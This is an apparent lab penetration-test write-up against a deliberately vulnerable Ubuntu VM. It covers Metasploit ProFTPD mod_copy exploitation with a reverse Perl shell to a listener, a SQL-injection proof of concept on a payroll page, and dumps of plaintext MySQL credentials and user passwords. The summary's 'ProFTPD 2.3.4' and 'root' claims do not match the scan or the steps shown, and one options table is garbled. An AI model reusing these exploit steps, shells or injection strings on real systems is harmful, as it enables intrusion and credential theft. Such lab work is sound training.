

Vulnerable Ubuntu Findings Write-Up

I. Executive Summary

Tested an Ubuntu machine (192.168.31.163) and demonstrated an attack path from service discovery to root compromise. I exploited a vulnerable ProFTPD service to obtain an FTP reverse shell, used application hints and plaintext DB credentials to harvest user accounts, gained SSH access, and escalated to root. Impact: full system compromise in the lab environment. Immediate fixes: patch/remove vulnerable services, rotate credentials, and fix SQL injection/plaintext secrets.

II. Introduction

This document is a concise pen test report describing actions taken against a single Ubuntu VM (192.168.31.163) to learn offensive techniques and report findings. Testing was performed within the allowed scope and non-destructive constraints.

III. Methodology

Planning and pre engagement:

- No need

Reconnaissance:

- Victim ip address: 192.168.31.163
- Victim machine: Ubuntu Linux
- Victim mac address: 08:00:27:59:70:62

Scanning and enumeration:

- nmap identified key services/versions used for exploit selection:
 - 21/tcp ProFTPD 2.3.4 (CRITICAL)
 - 22/tcp OpenSSH 6.6.1p1 (High)
 - 3306/tcp MySQL 5.0 (High)
 - 3000/tcp WEBrick 1.3.1
 - 80/tcp Apache 2.4.7
 - 139/445 Samba 4.3.11

Exploitation:

- Used Metasploit ProFTPD module → FTP reverse shell → enumerated home directories → discovered SQL injection hints and plaintext DB creds → used DB creds to extract accounts → gained SSH access → escalated to root and accessed admin dashboard.

IV. Findings

I started it by doing an nmap scan on the victim machine and found these vulnerabilities.

```
(midax@kali)-[~]
$ nmap -sS -sC -sV -p- -T4 192.168.31.163
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-03 23:55 IST
Nmap scan report for ubuntu.lan (192.168.31.163)
Host is up (0.00036s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256  c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256  a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http         Apache httpd 2.4.7
|_ http-title: Index of /
|_ http-ls: Volume /
|  SIZE  TIME                               FILENAME
|  -      2020-10-29 19:37                  chat/
|  -      2011-07-27 20:17                  drupal/
|  1.7K   2020-10-29 19:37                  payroll_app.php
|  -      2013-04-08 12:06                  phpmyadmin/
|_
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp    open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Bad Request - CUPS v1.7.2
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
|_ http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_ http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Ruby on Rails: Welcome aboard
6697/tcp   open  irc          UnrealIRCd
8080/tcp   open  http         Jetty 8.1.7.v20120910
|_ http-server-header: Jetty(8.1.7.v20120910)
|_ http-title: Error 404 - Not Found
8181/tcp   closed intermapper
MAC Address: 08:00:27:59:70:62 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2025-10-03T18:27:57+00:00
|_ clock-skew: mean: 12s, deviation: 3s, median: 10s
|_ smb2-time:
|   date: 2025-10-03T18:27:54
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.38 seconds
```



```
msf > use 15
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  --      -
Proxies     192.168.31.163    no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5h, sapni, http, socks4, socks5
RHOSTS      80                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       21                yes       HTTP port (TCP)
RPORT_FTP   21                yes       FTP port
SITEPATH     /var/www/html     yes       Absolute writable website path
SSL         false             no        Negotiate SSL/TLS for outgoing connections
TARGETURI   /                 yes       Base path to the website
TMPPATH     /tmp              yes       Absolute writable path
VHOST       no                no        HTTP server virtual host

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.31.114  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    ProFTPD 1.3.5

View the full module info with the info, or info -d command.
```

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_awk	.	normal	No	Unix Command Shell, Bind TCP (via AWK)
2	payload/cmd/unix/bind_netcat	.	normal	No	Unix Command Shell, Bind TCP (via netcat)
3	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
4	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/pingback_bind	.	normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
7	payload/cmd/unix/pingback_reverse	.	normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
8	payload/cmd/unix/reverse_awk	.	normal	No	Unix Command Shell, Reverse TCP (via AWK)
9	payload/cmd/unix/reverse_netcat	.	normal	No	Unix Command Shell, Reverse TCP (via netcat)
10	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
12	payload/cmd/unix/reverse_python	.	normal	No	Unix Command Shell, Reverse TCP (via Python)
13	payload/cmd/unix/reverse_python_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via python)

used reverse tcp payload made in perl(10 - reverse_perl)

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
-	-	-	-	-	-
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_awk	.	normal	No	Unix Command Shell, Bind TCP (via AWK)
2	payload/cmd/unix/bind_netcat	.	normal	No	Unix Command Shell, Bind TCP (via netcat)
3	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
4	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
5	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
6	payload/cmd/unix/pingback_bind	.	normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
7	payload/cmd/unix/pingback_reverse	.	normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
8	payload/cmd/unix/reverse_awk	.	normal	No	Unix Command Shell, Reverse TCP (via AWK)
9	payload/cmd/unix/reverse_netcat	.	normal	No	Unix Command Shell, Reverse TCP (via netcat)
10	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
11	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
12	payload/cmd/unix/reverse_python	.	normal	No	Unix Command Shell, Reverse TCP (via Python)
13	payload/cmd/unix/reverse_python_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via python)

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/ftp/proftpd_modcopy_exec) > set VERBOSE true
VERBOSE => true
```

Got access to ftp

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[+] perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::m $1;};'
[*] Started reverse TCP handler on 192.168.31.114:4444
[*] 192.168.31.163:80 - 192.168.31.163:21 - Connected to FTP server
[*] 192.168.31.163:80 - 192.168.31.163:21 - Sending copy commands to FTP server
[*] 192.168.31.163:80 - Executing PHP payload /0y5Bp0.php
[+] 192.168.31.163:80 - Deleted /var/www/html/0y5Bp0.php
[*] Command shell session 13 opened (192.168.31.114:4444 → 192.168.31.163:55491) at 2025-10-04 02:11:25 +0530

whoami
www-data
pwd
/var/www/html
█
```

got more info about the system

```
msf exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[+] perl -MIO -e '$p=fork;exit;if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::m $1;};'
[*] Started reverse TCP handler on 192.168.31.114:4444
[*] 192.168.31.163:80 - 192.168.31.163:21 - Connected to FTP server
[*] 192.168.31.163:80 - 192.168.31.163:21 - Sending copy commands to FTP server
[*] 192.168.31.163:80 - Executing PHP payload /lWApExe.php
[+] 192.168.31.163:80 - Deleted /var/www/html/lWApExe.php
[*] Command shell session 1 opened (192.168.31.114:4444 → 192.168.31.163:55513) at 2025-10-04 02:38:45 +0530

whoami
www-data

pwd
/var/www/html

ls
chat
drupal
payroll_app.php
phpmyadmin

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

uname -a
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/os-release
NAME="Ubuntu"
VERSION="14.04, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"

hostname
ubuntu

sudo -l

mkdir test
```

accessing **home directory** was exciting - got info on the **users**(usernames)

```
ls /home
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
```

ls -laR /home/anakin_skywalker

```
/home/anakin_skywalker:
total 24
drwxr-xr-x  3 anakin_skywalker users 4096 Oct 29  2020 .
drwxr-xr-x 18 root              root 4096 Oct 29  2020 ..
-rw-r--r--  1 anakin_skywalker users  220 Apr  9  2014 .bash_logout
-rw-r--r--  1 anakin_skywalker users 3637 Apr  9  2014 .bashrc
-rw-r--r--  1 anakin_skywalker users  675 Apr  9  2014 .profile
drwxrwx---  3 anakin_skywalker users 4096 Oct 29  2020 20
```

ls -laR /home/artoo_detoo

```
/home/artoo_detoo:
total 24
drwxr-xr-x  3 artoo_detoo users 4096 Oct 29  2020 .
drwxr-xr-x 18 root          root 4096 Oct 29  2020 ..
-rw-r--r--  1 artoo_detoo users  220 Apr  9  2014 .bash_logout
-rw-r--r--  1 artoo_detoo users 3637 Apr  9  2014 .bashrc
-rw-r--r--  1 artoo_detoo users  675 Apr  9  2014 .profile
drwxrwx---  2 artoo_detoo users 4096 Oct 29  2020 music
```

ls -laR /home/kylo_ren

```
/home/kylo_ren:
total 28
drwxr-xr-x  4 kylo_ren users 4096 Oct 29  2020 .
drwxr-xr-x 18 root      root 4096 Oct 29  2020 ..
-rw-r--r--  1 kylo_ren users  220 Apr  9  2014 .bash_logout
-rw-r--r--  1 kylo_ren users 3637 Apr  9  2014 .bashrc
-rw-r--r--  1 kylo_ren users  675 Apr  9  2014 .profile
drw---x---  2 kylo_ren users 4096 Oct 29  2020 .secret_files
drwxr-xr-x  3 root      root 4096 Oct 29  2020 poc
```

```
/home/kylo_ren/poc/payroll_app:
total 12
drwxr-xr-x  2 kylo_ren root 4096 Oct 29  2020 .
drwxr-xr-x  3 root      root 4096 Oct 29  2020 ..
-rwxr-xr-x  1 root      root  440 Oct 29  2020 poc.rb
```

[poc.rb](#) had some juicy stuff like:

user = 'luke_skywalker'

injection = "password'; select password from users where username='' OR ''="

This was a good hint which i use later in this pen test, but for now i was interested in modifying files in index/ page via ftp reverse shell

```
cat /home/kylo_ren/poc/payroll_app/poc.rb
require 'net/http'

url  = "http://127.0.0.1/payroll_app.php"
uri  = URI(url)
user = 'luke_skywalker'
injection = "password'; select password from users where username='' OR ''="

puts "Making POST request to #{uri} with the following parameters:"
puts "'user' = #{user}"
puts "'password' = #{injection}"
res = Net::HTTP.post_form(uri, 'user' => user, 'password' => injection, 's' => 'OK')

puts "Response body is #{res.body}"
puts "Done"
```


Cred operations done successfully from ftp reverse shell

```
mkdir insertFilePossible

rmdir insertFilePossible

mkdir updatefile
mv updatefile updateFilePossible
```

Created a file named 'insertFilePossible'




Index of /

Name	Last modified	Size	Description
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 insertFilePossible/	2025-10-03 21:20	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	
 test/	2025-10-03 21:18	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.31.163 Port 80

Removed the file which i created earlier




Index of /

Name	Last modified	Size	Description
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	
 test/	2025-10-03 21:18	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.31.163 Port 80

Forgot to **update** the file removing so, created a file named '**updatefile**' and..




Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	
 test/	2025-10-03 21:18	-	
 updatefile/	2025-10-03 21:23	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.31.163 Port 80

Updated the '**updatefile**' to '**updateFilePossible**'




Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	
 test/	2025-10-03 21:18	-	
 updateFilePossible/	2025-10-03 21:23	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.31.163 Port 80

Remember the hint we got about the sql injection, used it here to gain passwords

Payroll Login



A login form titled "Payroll Login". It contains two input fields: "User" with the value "test" and "Password" which is masked with dots. Below the password field is an "OK" button.

Since in the [poc.rb](#) file the user name was luke_skywalker so i brute forced all the password to the username and found the **password - like*****beforeme**
But now while writing report i feel instead of brute forcing my way into it i should've modified the injection to **password'; select password, username from users where username=" OR "'=**

So that i will get the password corresponding to the username, but later in the pentest i find all the username and password via mysql


Welcome, luke_skywalker

Welcome, luke_skywalker

Username	First Name	Last Name	Salary
help_me_obiwan			
like_my_father_beforeme			
nerf_herder			
b00p_b33p			
Pr0t0c07			
thats_no_m00n			
Dark_syD3			
but_master:(			
mesah_p@ssw0rd			
@dm1n1str8r			
mandalorian1			
my_kind_a_skum			
hanSh0tF1rst			
rwaaaaawr8			
Daddy_Issues2			

From the username and password i ssh into the victim machine now i have a bit more control over the system rather using a reverse shell
Now having ssh into the victim machine i found few stuff

```
./20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91:
total 536
drwxrwx— 2 anakin_skywalker users 4096 Oct 29 2020 .
drwxrwx— 3 anakin_skywalker users 4096 Oct 29 2020 ..
-rw-r--r-- 1 anakin_skywalker users 540350 Oct 29 2020 8_of_clubs.png
luke_skywalker@ubuntu:/home/anakin_skywalker$
```



There were juicy stuff in **payroll_app.php**

The username and password of the mysql was in plaintext

username - root

password - sp**me**

```
luke_skywalker@ubuntu:/var/www/html$ cat payroll_app.php
<?php

$conn = new mysqli('127.0.0.1', 'root', 'sploitme', 'payroll');
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>

<?php
if (!isset($_POST['s'])) {
?>
<center>
<form action="" method="post">
<h2>Payroll Login</h2>
<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
    <tr>
        <td>User</td>
        <td><input type="text" name="user"></td>
    </tr>
    <tr>
        <td>Password</td>
        <td><input type="password" name="password"></td>
    </tr>
    <tr>
        <td><input type="submit" value="OK" name="s">
    </td>
    </tr>
</table>
</form>
</center>
<?php
}
?>

<?php
if($_POST['s']){
    $user = $_POST['user'];
    $pass = $_POST['password'];
    $sql = "select username, first_name, last_name, salary from users where username = '$user' and password = '$pass'";

    if ($conn->multi_query($sql)) {
        do {
            /* store first result set */
            echo "<center>";
            echo "<h2>Welcome, " . $user . "</h2><br>";
            echo "<table style='border-radius: 25px; border: 2px solid black;' cellspacing=30>";
            echo "<tr><th>Username</th><th>First Name</th><th>Last Name</th><th>Salary</th></tr>";
            if ($result = $conn->store_result()) {
                while ($row = $result->fetch_assoc()) {
                    $keys = array_keys($row);
                    echo "<tr>";
                    foreach ($keys as $key) {
                        echo "<td>" . $row[$key] . "</td>";
                    }
                    echo "</tr>\n";
                }
                $result->free();
            }
            if (!$conn->more_results()) {
                echo "</table></center>";
            }
        } while ($conn->next_result());
    }
}
?>
luke_skywalker@ubuntu:/var/www/html$ █
```

Got into mysql with the previous credentials

```
luke_skywalker@ubuntu:~$ mysql -h 127.0.0.1 -u root -psploitme
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 67
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    → ;
+-----+
| Database |
+-----+
| information_schema |
| drupal       |
| mysql        |
| payroll      |
| performance_schema |
+-----+
5 rows in set (0.00 sec)

mysql> █
```

Got all the username and password from the database

```
mysql> show databases
→ ;
+-----+
| Database |
+-----+
| information_schema |
| drupal |
| mysql |
| payroll |
| performance_schema |
+-----+
5 rows in set (0.00 sec)

mysql> use payroll
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
→ ;
+-----+
| Tables_in_payroll |
+-----+
| users |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+-----+-----+
| username | first_name | last_name | password | salary |
+-----+-----+-----+-----+-----+
| leia_organa | Leia | Organa | help_me_obiwan | 9560 |
| luke_skywalker | Luke | Skywalker | like_my_father_beforeme | 1080 |
| han_solo | Han | Solo | nerf_herder | 1200 |
| artoo_detoo | Artoo | Detoo | b00p_b33p | 22222 |
| c_three_pio | C | Threepio | Pr0t0c07 | 3200 |
| ben_kenobi | Ben | Kenobi | thats_no_m00n | 10000 |
| darth_vader | Darth | Vader | Dark_syD3 | 6666 |
| anakin_skywalker | Anakin | Skywalker | but_master:( | 1025 |
| jarjar_binks | Jar-Jar | Binks | mesah_p@ssw0rd | 2048 |
| lando_calrissian | Lando | Calrissian | @dm1n1str8r | 40000 |
| boba_fett | Boba | Fett | mandalorian1 | 20000 |
| jabba_hutt | Jaba | Hutt | my_kind_a_skum | 65000 |
| greedo | Greedo | Rodian | hanSh0tF1rst | 50000 |
| chewbacca | Chewbacca | | rwaaaaawr8 | 4500 |
| kylo_ren | Kylo | Ren | Daddy_Issues2 | 6667 |
+-----+-----+-----+-----+-----+
15 rows in set (0.00 sec)

mysql> □
```

Cred operation successful

```
mysql> select * from users
→ ;
```

username	first_name	last_name	password	salary
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	Pr0t0c07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_master:(	1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000
jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
greedo	Greedo	Rodian	hanSh0tF1rst	50000
chewbacca	Chewbacca		rwaaaaawr8	4500
kylo_ren	Kylo	Ren	Daddy_Issues2	6667

15 rows in set (0.00 sec)

```
mysql> insert into users values('hacker','fName','lName','password',999999999999);
Query OK, 1 row affected, 1 warning (0.01 sec)
```

```
mysql> select * from users
→ ;
```

username	first_name	last_name	password	salary
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	Pr0t0c07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_master:(	1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000
jabba_hutt	Jaba	Hutt	my_kind_a_skum	65000
greedo	Greedo	Rodian	hanSh0tF1rst	50000
chewbacca	Chewbacca		rwaaaaawr8	4500
kylo_ren	Kylo	Ren	Daddy_Issues2	6667
hacker	fName	lName	password	2147483647

16 rows in set (0.00 sec)

```
mysql> █
```


From the root password i got into their admin dashboard



Welcome to phpMyAdmin

Language

English ▼

Log in


Username:

root

Password:

Go

Gained root access



The screenshot shows the phpMyAdmin interface with the 'General Settings' tab selected. The left sidebar lists recent tables: drupal, information_schema, mysql, payroll, and performance_schema. The main content area is divided into three sections: General Settings, Appearance Settings, and Database server information. The Database server section shows details for the 'metasploitable' server, including its IP (127.0.0.1), software (MySQL), version (5.5.62-0ubuntu0.14.04.1), protocol (10), user (root@localhost), and charset (UTF-8 Unicode (utf8)). The Web server section shows details for Apache/2.4.7 (Ubuntu), including the database client version (libmysql - mysqld 5.0.10 - 20111026 - \$id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 \$) and the PHP extension (mysqli). The phpMyAdmin section shows version information (3.5.8) and links to documentation, wiki, official homepage, contribute, get support, and list of changes. A warning message at the bottom states: 'The phpMyAdmin configuration storage is not completely configured, some extended features have been deactivated. To find out why click [here](#).'

phpMyAdmin

metasploitable

Databases SQL Status Users Export Import Settings Synchronize Replication Variables Charsets Engines

General Settings

Change password

Server connection collation : utf8_general_ci

Appearance Settings

Language : English

Theme : pmahomme

Font size : 82%

More settings

Database server

- Server: metasploitable (127.0.0.1 via TCP/IP)
- Software: MySQL
- Software version: 5.5.62-0ubuntu0.14.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

